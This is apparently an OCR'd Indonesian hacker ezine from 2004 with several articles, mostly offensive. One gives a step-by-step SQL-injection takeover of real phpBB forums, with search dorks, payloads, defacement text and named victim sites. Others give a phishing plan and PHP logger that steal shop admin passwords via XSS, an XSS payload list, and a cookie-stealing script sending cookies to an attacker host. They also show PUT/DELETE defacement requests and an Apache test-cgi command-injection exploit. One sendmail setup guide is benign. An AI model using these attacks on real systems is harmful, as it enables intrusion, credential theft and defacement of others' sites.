
EZINE (ECHO-magazine)


Adalah majalah elektronik yang ditulis secara bebas*
oleh individu** yang peduli terhadap
perkembangan ilmu pengetahuan
khususnya dibidang Teknologi informasi dan
di sebarluaskan secara FREE(gratees)
dengan syarat-syarat [licensi] ,
dan di-online-kan
@t http://ezine.echo.or.id

EZINE ECHO MAGAZINE

[Licensi]



TableofContent
EZINE#7



[::Intro::]

Tuan-tuan dan Nyonya-nyonya ...
Inilah :

ECHO-ZINE RELEASE 07

2 Bulan telah berlalu sejak di-releasenya ez-r06 ... hari ini 1 September 2004, bertepatan dengan HARI ULANG TAHUN ECHO, echo|staff dengan bangga mempersembahkan
echo-zine r07.


echo|staff sangat berterimakasih kepada semua kontributor yang telah mengirimkan artikelnya kepada kami dan kami sangat bahagia untuk me-release * 25 * artikel. Jumlah yang sangat banyak yang pernah kami terima dan kami terbitkan.

Kembali 1 tahun yang lalu di akhir bulan Agustus, rekan Y3DIPS mem-fwd konfirmasi pembelian domain echo.or.id. Tidak lama setelah itu, echo.or.id telah dapat diakses. Banyak tantangan yang telah kami lewati dan tidak sedikit pula kesalahan yang telah kami buat. Untuk itu kami segenap echo|staff ingin mengucapkan terima kasih kepada komunitas khususnya newbie_hacker yang telah berjuang bersama kami. Terimakasih atas semua pengertian yang telah diberikan. Terimakasih atas KASIH SAYANG yang telah kita jalin selama ini. Dan terimakasih untuk telah MENJADI BAGIAN dari kami.

Kita sebagai komunitas telah membuktikan bahwa kita telah menjadi komunitas yang solid dan Kita melakukannya "hanya" dalam waktu satu tahun. Kami echo|staff merasa sangat bangga. TERIMA KASIH SAUDARA-SAUDARA KU !

Penuh cinta dan kasih sayang.

e-c-h-o|s-t-a-f-f
(Y3DIPS, MOBY, THE_DAY, COMEX, z3r0byt3, K-159, C-A-S-E, S'to)



Menjadi Administrator Forum Website di PHPNuke 7.2.0

Author: Andr3^81 (andr3-81@linuxmail.org) at #PontyChat
Online @ www.echo.or.id :: http://ezine.echo.or.id

Berjumpa lagi dengan saya Andr3^81 yg dulunya suka posting artikel tentang Hacking email mulu trus di protes ama anak² bahwa saya tukang spamer sebenarnya saya bukan mau jadi spamer tetapi saya hanya iseng ajah. Dari pada berlama-lama ngoceh mending langsung aja deh.
Hal yang paling pertama dan paling utama yang perlu kita siapkan adalah:

1. Komputer yg terkoneksi ke internet tentunya
2. Paman Google (Search Engine Favorit ku)
3. Otak dan pikiran
4. Kreativitas

Mari kita mulai.
Setelah sekian lama saya melanglang buana di internet akhirnya saya menemukan suatu hal yang menarik yang membuat saya penasaran. Trus saya coba dan ternyata berhasil sehingga saya berani memposting artikel ini. Mungkin di antara teman-teman ada yang udah tau gemana caranya. Okeh mari kita mulai Buka Google.com

trus ketik allinurl:modules.php?name=Forums

kalianz akan menemukan banyak site yang menggunakan modules.php tersebut ituh artinya situsnya menggunakan PHPNuke seperti yang lagi santer-santernya di bicarakan beberapa waktu yang lalu huehuaehueahuea :P


lihat inih salah satu targetnya
http://www.vocaloid-user.net/modules.php?name=Forums&file=

hehehehhe kita cobain tambah script berikut
Forums&file=profile&mode=viewprofile&u=2

jadi seperti ini situsnya
http://www.vocaloid-user.net/modules.php?name=Forums&file=profile&mode=viewprofile&u=2
mengapa u=2 karena dalam Sintaks SQL User admin adalah user_id=2

setelah kalian inject, kalian akan mendapatkan Cookie pada halaman atas berbentuk seperti ini
Welcome x' UNION SELECT 2,null,'pass',1,null/*:pass

Jika kalian telah mendapat hal seperti ituh bisa di katakan kalian udah berhasil melihat



Profile sang admin Forum,setelah kalian bisa melihat profile dari sang admin coba masukan script ini :
Forums&user=eDp4JyBVTklPTiBTRUxFQ1QgMixudWxsLCdwYXNzJywxLG51bGwvKjpwYXNz
menjadi
http://www.vocaloid-user.net/modules.php?name=Forums&user=eDp4JyBVTklPTiBTRUxFQ1QgMixudWxsLCdwYXNzJywxLG51bGwvKjpwYXNz
koq ada
eDp4JyBVTklPTiBTRUxFQ1QgMixudWxsLCdwYXNzJywxLG51bGwvKjpwYXNz <-= apa ya?

oke saya akan menjelaskan sedikit itu adalah encrypt dari password sang admin yang di enkripsi menggunakan PHP.Dan kalian akan melihat bahwa kalian sekarang sudah menjadi admin Forum, tandanya adalah adanya tanda Log Out pada atas halaman Forum seperti ini

Forum FAQ Search Usergroups Profile No new messages Log out [admin]


tapi jika ngga berhasil kalian akan menemukan seperti ini Forum FAQ Search Usergroups Profile Log in to check your private messages Log in

Jika kalian telah mendapatkan ada Link Log Out berarti kalian udah berhasil menjadi admin Forum di website itu, tinggal kalian mau apa terserah bisa juga tambah posting seperti ini

[B]hacked By Andr3^81 at #PontyChat DALnet[/B]
[B]hacked By Andr3^81 at #PontyChat DALnet[/B]
[B]hacked By Andr3^81 at #PontyChat DALnet[/B]
[B]hacked By Andr3^81 at #PontyChat DALnet[/B]

tanda [B] adalah kode dari PHPBB yang artinya Bold
setelah semuanya selesai jangan lupa Log Out ya
mungkin hanya ituh tulisan dari saya silakan kalian kembangkan sendiri
Ini ada beberapa situs yg menjadi korban :

http://www.peakoilaction.org/modules.php?name=Forums&file=viewtopic&p=89&sid=6b1361fa7c773d87eb394259d95f9464#89
http://www.vocaloid-user.net/modules.php?name=Forums&file=viewtopic&p=1477#1477
http://www.albini.net/modules.php?name=Forums&file=viewtopic&p=841&sid=dc54b0f611d4422e1c1b5579acbbb7ad#841
http://www.prepressforums.com/modules.php?name=Forums&file=viewtopic&p=6700#6700



http://www.portaljava.com/home/modules.php?name=Forums&file=viewtopic&p=26789#26789
http://www.monster-hardware.com/modules.php?name=Forums&file=viewtopic&p=18490#18490
http://www.acmqueue.org/modules.php?name=Forums&file=viewtopic&t=102&sid=845b8cfe7904a7fa9dc9702ec797ac00
http://www.drishtipat.org/nuke/modules.php?name=Forums&file=viewtopic&t=162
http://www.crosstowntraffic.net/modules.php?name=Forums&file=viewtopic&t=12&sid=365caed4a7459800664770415d37468c
http://www.totalrekall.co.uk/modules.php?name=Forums&file=viewtopic&t=227&sid=bd6481d7fa39ac6df4a70eecb06076f8
http://www.glug-howrah.org/modules.php?name=Forums&file=viewtopic&t=81&sid=7e7a56550dcd951bd99e5685e1cfc18a

yang lainnya silakan anda cari sendiri


NB: script ini hanya bekerja pada phpbb2.0.6

Greets: Jasakom, #e-c-h-o, #PontyChat #batamhacker #Malanghackerlink #hackercrew #samarindahack DALnet, dan semua anak-anak yang menyenangi Informasi ini

Thanks to: Kudel BayLaw Sincan2 Sitaboyan mujie kl3z ReD_oNe OchiE CROCODILLE SeTroM bmw_ceper kamang BLacKsCreEN tr0ut [B]L4C[K]^[Z]4C[K] dh1an cangak Ristobrata m_beben co_www banezz D_H_A_N_Y the_day Bithedz cicakkejepit dewa_pojangga MinangCrew `YaYan`

Sumber: http://www.waraxe.us/?modname=sa&id=017

Motto: I'm Not a Hacker Yet But Someday I believe I can make it



Mengaktifkan sendmail pada mac OSX

Author: arif wicaksono || sakitjiwa@coreBSD.or.id
Online @ www.echo.or.id :: http://ezine.echo.or.id

Apakah sendmail itu, dan perlukah saya menggunakan sendmail?

Sendmail adalah suatu "daemon" untuk mengirimkan dan menerima email pada sistem unix, dan sendmail tersebut pun telah terdapat pada bawaan di dalam OS Mac OS X ketika anda pertama kali menginstall system Mac OS X.
Atas pertimbangan keamanan pada system, maka daemon ini pada system bawaannya tidak diaktifkan, akan tetapi dapat diaktifkan dengan mudah dengan suatu modifikasi kecil pada file /etc/hostconfig. Dengan mengkatifkan sendmail, dapat memungkinkan anda untuk menjadikan "localhost" sebagai mailserver anda sendiri. Ini mempunyai suatu keuntungan sangat besar jika anda mempunyai suatu laptop yang menggunakan ISP yang berbeda, apalagi jika ISP yang berbeda terletak dalam lokasi yang berbeda pula. Dengan mengaktifkan sendmail, anda tidak perlu mengubah settingan mailserver untuk mengirim email lagi, keuntungan lainnya adalah, mengoperasikan sendmail pada komputer sendiri relatif lebih cepat dalam mengirim email.


Cara mengaktifkan sendmail

Untuk mengaktifkan sendmail, pertama buka Terminal anda dan ketik "sudo pico /etc/hostconfig".
macX:~ % sudo pico /etc/hostconfig
kemudian masukkan password anda

Temukan baris yang bertuliskan " MAILSERVER=-NO-" dan ubahlah "-NO-" menjadi "-YES-". Tekan Control X untuk menyimpan kembali file tersebut.
Untuk mengaktifkannya restartlah system anda. Untuk menggunakan mailserver tersebut, set mailserver anda ke "localhost" atau " 127.0.0.1", dengan pilihan tanpa password.

contoh isi file /etc/hostconfig setelah diubah...
...
IPV6=-YES-
MAILSERVER=-YES- #<-- Bagian ini yang dirubah dari NO menjadi YES
NETBOOTSERVER=-NO-
....

setelah di save maka restartlah mesin anda



Masalah yang ditimbulkan dan penyelesainnya

Sendmail terkadang menyebabkan startup system menjadi hang. Dengan membuat suatu modifikasi kecil pada "startup script" Anda dapat menghindari hangnya startup system.
Untuk mebuatnya, buka Terminal anda dan ketik
sudo pico /System/Library/StartupItems/Sendmail/Sendmail". Tambahkan sebuah tanda dan "&" setelah perintah sendmail, anda disarankan megubah settingan permisi pada file-file tertentu
(baca /Library/Documentation/Administration/Services/sendmail/README) untuk menghindari masalah lain yang timbul ketika menyalakan sendmail.
Perubahan pada /System/Library/StartupItems/Sendmail/Sendmail dapat dilihat sebagai berikut,

macX:~ % sudo pico /System/Library/StartupItems/Sendmail/Sendmail

....
chmod go-w / /etc /etc/mail /usr /var /var/spool /var/spool/mqueue
chown root / /etc /etc/mail /usr /var /var/spool /var/spool/mqueue

/usr/sbin/sendmail -bd -q1h &
....

bagian tersebut pada file /System/Library/StartupItems/Sendmail/Sendmail
yang di ganti menjadi konfigurasi seperti atas


Merestart sendmail

Adakalanya, ketika Powerbook saya nyalakan dari "sleep mode", sendmail tidak berfungsi, dan saya tidak dapat mengirimkan email. Saya sudah menemukan bahwa penyelesaian masalah ini adalah dengan merestart sendmailnya, karena saya banyak menggunakan "sleep mode" pada powerbook saya. Saya menulis script singkat untuk melakukan restart sendmail secara otomatis. Anda bisa melakukan seperti di bawah ini, pertama buka terminal anda, lalu ketik

macX:~ % cd /usr/local/bin
macX:~ % pico restartmail

(kemudian paste baris di bawah ini ke dalam restartsm di atas)
(melekatkan kode yang berikut ke dalam editor)

#!/bin/tcsh -f
restart the sendmail daemon
/System/Library/StartupItems/Sendmail/Sendmail restart



(akhir dari script, anda bisa menyimpan file tersebut dengan menekan Control X)

Lalu ketikkan perintah di bawah ini pada Terminal anda

macX:~ % chmod a+x / usr/local/bin/restartmail

Sekarang kapanpun anda perlu merestart sendmail, anda hanya perlu membuka Terminal window dan mengetikkan "sudo restartsm"

[19:05:39] macX:~ % sudo restartmail
Password:
Restarting mail services
macX:~ %


Untuk mencoba apakah sendmail anda sudah berjalan dengan baik,
anda bisa telnet ke 127.0.0.1 port 25
dan anda bisa melihat bahwa sendmail telah berjalan dengan baik :)

macX:~ % telnet
telnet> open 127.0.0.1 25
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 macX.bhc.tp.local. ESMTP Sendmail 8.12.9/8.12.2; Tue, 17 Aug 2004 19:09:39 +0700 (ICT)
^CTerminated
[19:10:10] macX:~ %

REFERENSI a.k.a bacaan :

Dari Macintosh saya dan kesulitan hidup yang saya hadapi sendiri...
adakalnya dari kesulitan selalu muncul ide ide yang bisa membantu kita keluar dari kesulitan itu sendiri *blah*

*greetz to:
Parents, coreBSD, 1st, 1stlink, neoteker, echo, antihackerlink



Comersus Shopping Cart 5.098 XSS Vulnerability

Author : az001 || az001@plasa.com || az001@cornets.net || az001@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

Cross Site Scripting atau lebih dikenal dengan XSS merupakan salah satu teknik yang dipakai untuk "mengakali" sebuah aplikasi web.

Baru-baru ini saya menemukan adanya kelemahan pada Comersus Shopping Cart,sebuah aplikasi shopping cart yang berbasis ASP.

Versi Comersus : 5.098 (Terbaru) dan sebelumnya

Kelemahannya ada di halaman ini :

/store/comersus_message.asp
/backofficeLite/comersus_backoffice_message.asp


Contoh ,untuk mengecek vulnerability:

http://az001/comersus/store/comersus_message.asp?message=<h4>Vulnerable</h4>
http://az001/comersus/backofficeLite/comersus_backoffice_message.asp?message=<h4>Vulnerable</h4>

Hanya itu saja ?????

TIDAK , kita bisa melakukan hal lain ,namun sebelum itu kita buat dulu file yang kita namakan ambilcom.php dan letakkan di server kita(http://mysite.org),sebenarnya bisa menggunakan bahasa yang lain ,itu terserah anda:

```
<?
//ambilcom.php
$buka = fopen("comersus.txt","a+");
fwrite($buka,"User:".$uid."|"."Password:".$passwd."|");
fclose($buka);
header("Location:http://az001/comersus/backofficelite/comersus_backoffice_message.asp?message=Your+authentication+data+is+incorrect...");
exit();
?>
```



Masukkan url berikut di browser anda:

http://az001/comersus/backofficelite/comersus_backoffice_message.asp?message=<form%20action=http://mysite.org/ambilcom.php%20method=post><h3>BackOffice%20Lite</h3><p>User
<input%20type=text%20name=uid>
Password
<input%20type=password%20name=passwd><p><input%20type=submit%20value=%20Login%20></form>

Nah lihat apa yang terjadi muncul form login , coba isi username+passwordnya terserah anda dan klik submit .... ,apa yang terjadi ? muncul pesan : Your authentication data is incorrect...

Tidak apa -apa itu hanyalah pesan bohong semata , coba lihat di server anda (http://mysite.org/comersus.txt)

Wow ... ada username+password yang kita masukkan tadi

:: Bagaimana "mengerjai" situs lain ?

1. Cari target di google ,keyword : powered by comersus


2. Setelah menemukan target, enter url
http://www.targetnya.com/comersus/store/comersus_contactUs.asp

3. Catat email situs tersebut

4. Lalu kirim fake/anonymous email(dalam format html) ke situs tsb,misal admin@target.net yang isinya terserah anda yang penting agar pengelola tersebut tertarik untuk membaca dan "mengklik" url yang kita berikan . Ingat kita mengirim email dari ,misal support@comersus.com

Misal :

blablablablabla..... ,click <a href="http://www.targetnya.com/comersus/backofficelite/comersus_backoffice_message.asp?message=<form%20action=http://mysite.org/ambilcom.php%20method=post><h3>BackOffice%20Lite</h3><p>User
<input%20type=text%20name=uid>
Password
<input%20type=password%20name=passwd><p><input%20type=submit%20value=%20Login%20></form>"> here for login



5. Tunggu admin itu membaca dan mengklik url tersebut,lihat terus perkembangannya di http://mysite.org/comersus.txt
Jika admin itu sudah login dari url yang kita berikan,file itu akan berisi user+password admin tsb


Tulisan ini dibuat agar bermanfaat bagi kita semua terutama para pengelola situs agar tidak mudah percaya pada aplikasi yang dibuat oleh "orang luar",mengapa ? Karena kita bisa buat sendiri dan bisa lebih baik dari produk mereka

Jika ada yang menemukan tutorial yang serupa/semacam ini (Vulnerability COmersus 5.098) di situs lain dengan penulis yang berbeda, mungkin penulis itu telah lebih dulu menemukan vulnerability ini ,..... sialan telat lagi donk gw ..

Kritik dan Kritik atau (mungkin) pujian saya akan terima agar tutorial yang saya buat lebih baik lagi

Thanks to : Seviour , Ojjan (lysix44), ewied00,KISS ,Baghdad,Bajak Laut ,yang mau Pembaca

Referensi : Web Apllication Security and Defense in Depth Security Checklist
Phil Janzen Sans Institute,2004



IHACK#01.e-Zine

Author: basher13 |basher13@stardawn.net (www.stardawn.net)
Online @ www.echo.or.id :: http://ezine.echo.or.id


CHAPTER#1.0

Cross-Site Scripting (CSS/XSS)

Cross-Site Scripting adalah sebuah injeksi yang dapat di input ke html
atau remote halaman sebuah webpage.Cross-Site scripting kadang waktu
tertuju ke "XSS",karena "CSS" sewaktu-waktu ke Cascading Style Sheets.
(CSS).Jika kamu mnedengar vulnerability dengan CSS atau XSS,itu pasti mengarah dan
tertuju ke
Cross-Site Scripting.

Perbedaan XSS dan Script-Injection

1.Script injection ialah suatu remote injeksi script untuk memodifikasi sebuah website.
2.Cross-Site Scripting tidak permanen melainkan temporary.



Type script yang dapat menginjeksi ke remote website/server

HTML
JavaScript
VBScript
ActiveX
Flash

Bagaimana akibat website jika vulnerable ke XSS

Banyak sebuah website cgi/php dan suatu webservers ditemukan halaman
'not found' atau forbidden.EX:404-halaman.html not found!.
Jika benar situs terdapat vulnerability CSS atau tidak maka demikian
pakai cara ini untuk mengetahui lebih lanjut.

CONTOH:www.namakorban.com/index.php?main=download.html adalah valid

ganti download.html ke hacked_by.html dan lihat apa yang didapat

404 - hacked_by.html Not Found!


mari kita coba untuk mengetahui XSS vulnerable

CONTOH:
www.namasitus.com/index.php?main=<script>alert('XSS Vulnerable')</script>

ketik di sebuah browser URL,tekan enter ,jika benar muncul sebuah
pop up alert "XSS Vulnerable" jadi situs tersebut vulnerable ke Cross-Site
Scripting .

Contoh JavaScript-injection Hacks
==========

<snip>
----Copi dari GOBBLES SECURITY ADVISORY #33----



<img src="javascript:[code]">
<img dynsrc="javascript:[code]"> [IE]
<input type="image" dynsrc="javascript:[code]"> [IE]
<bgsound src="javascript:[code]"> [IE]
&<script>[code]</script>
&{[code]}; [N4]
<img src=&{[code]};> [N4]
<link rel="stylesheet" href="javascript:[code]">
<iframe src="vbscript:[code]"> [IE]
<img src="mocha:[code]"> [N4]
<img src="livescript:[code]"> [N4]
<a href="about:<script>[code]</script>">
<meta http-equiv="refresh" content="0;url=javascript:[code]">
<body onload="[code]">

 [IE]
 [Mozilla]
 [IE]
<style type="text/javascript">[code]</style> [N4]
<object classid="clsid:..." codebase="javascript:[code]"> [IE]
<style><!--</style><script>[code]//--></script>
<![CDATA[<!--]]><script>[code]//--></script>
<!-- -- --><script>[code]</script><!-- -- -->
<script>[code]</script>
<img src="blah"onmouseover="[code]">
<img src="blah>" onmouseover="[code]">
<xml src="javascript:[code]">
<xml id="X"><a><script>[code]</script>;</xml>

[\xC0][\xBC]script>[code][\xC0][\xBC]/script> [UTF-8; IE, Opera]


----Copied from GOBBLES SECURITY ADVISORY #33----
</snip>

Grab a cookie

Sebuah situs http://website.com mengalami vulnerable

-- http://website.com/index.php?main=<contoh javascript>

--http://website.com/index.php?main=<script>document.location=
'http://situskamu.com/cookie_kamu.cgi?'+document.



cookie</script>
Suruh teman /kerabat kamu untuk mengunjungi situs tersebut.
Sebelumnya kamu sudah membuat cookie log ke situs terlebih dahulu.
Buat cgi dengan isi berikut ini;

---------cookie_kamu.cgi-----------

```
#!/usr/bin/perl
# cookie_kamu.cgi
#
#
#
#       cross-site scripting vulnerabilities.

$borrowed_info = $ENV{'QUERY_STRING'};
$borrowed_info =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;

open(COOKIE_LOG, ">>cookie_kamu_log") or print "Content-type:
text/html\n\n upps ada yang salah\n";
 print COOKIE_LOG "$borrowed_info\n";
 print "Content-type: text/html\n\n";
close(COOKIE_LOG);
```

CHAPTER#-0.2


Deteksi webserver

Cara mendeteksi sebuah website lewat telnet
buka program telnet :

Microsoft Telnet>telnet 127.0.0.1 80

GET \ HTTP/1.1\r\n\r\n
Host:server-software

HTTP/1.1 403 Forbidden
Date: Sat, 10 Aug 2002 16:55:41 GMT
Server: Apache/1.3.22 (Win32)
Connection: close



Content-Type: text/html; charset=iso-8859-1

Forbidden

You don't have permission to access on this server.

Apache/1.3.22 Server at www.apache.org Port 80

Connection to host lost.
Andaikan kita mendeteksi suatu situs www.cobatest.com ,gunakan telnet www.cobatest.com 80

Microsoft Telnet>o cobatest.com 80
Connecting to cobatest.com..

-- blank
ketik langkah berikut

GET \ HTTP/1.1\r\n\r\n
selanjutnya ketik
Host:server-software
tekan enter untuk beberapa saat kemudian


Cara tersebut ialah untuk mengetahui jenis server dari situs tersebut.

Perintah telnet

GET: digunakan untuk mengirim request membaca aksess sebuah file di web server melalui web browser.

Microsoft Telnet>o cobatest.com 80
Connecting to cobatest.com..
ketik
GET /index.html HTTP/1.1\r\n\r\n

PUT: digunakan untuk membuat suatu file di suatu active server..merequest menulis



aksess terhadap spesifik virtual direktori diamana nantinya akan dibuat.

Microsoft Telnet>o cobatest.com 80
Connecting to cobatest.com..

-- blank
ketik
PUT /analyzing.txt HTTP/1.1\r\n\r\n

DEL:suatu perintah untuk menghapus suatu halaman website di active web server

Microsoft Telnet>o cobatest.com 80
Connecting to cobatest.com..

-- blank
ketik
del /index.html HTTP/1.1\r\n\r\n

ECHO:sebuah print tool sama di DOS batch,bisa untuk menulis di halaman utama/main sebuah situs


Microsoft Telnet>o cobatest.com 80
Connecting to cobatest.com..

-- blank
ketik
ECHO defaced by basher13 >> /index.html HTTP/1.1\r\n\r\n

Test website permission

Langkah berikut untuk mengetest website jikalau anonymous telnet ke web server port 80

Microsoft Telnet>o cobatest.com 80
Connecting to cobatest.com..



-- blank
ketik
PUT /scripts/abhisek.asp HTTP/1.1
Host: iis-server
Content-Length: 10

--server merespond dengan 100 pesan berkelanjutan.

HTTP/1.1 100 Continue
Server: Microsoft-IIS/5.0
Date: Thu, 28 Feb 2002 15:56:00 GMT

-- Type 10 kali

AAAAAAAAAA

HTTP/1.1 201 Created
Server: Microsoft-IIS/5.0
Date: Thu, 28 Feb 2002 15:56:08 GMT
Location: http://iis-server/dir/my_file.txt
Content-Length: 0
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, LOCK, UNLOCK


Exploit direktori Apache (win32)

Di webbrowse ketik

http://www.target.com/cgi-bin/test-cgi.bat?|copy+..\conf\httpd.conf+..\htdocs\httpd.conf

Situs source injection/exploit,vulnerable:


-- http://www.securityfocus.com
-- http://www.packetstorm.org
-- http://www.guininski.com
-- http://www.insecure.org
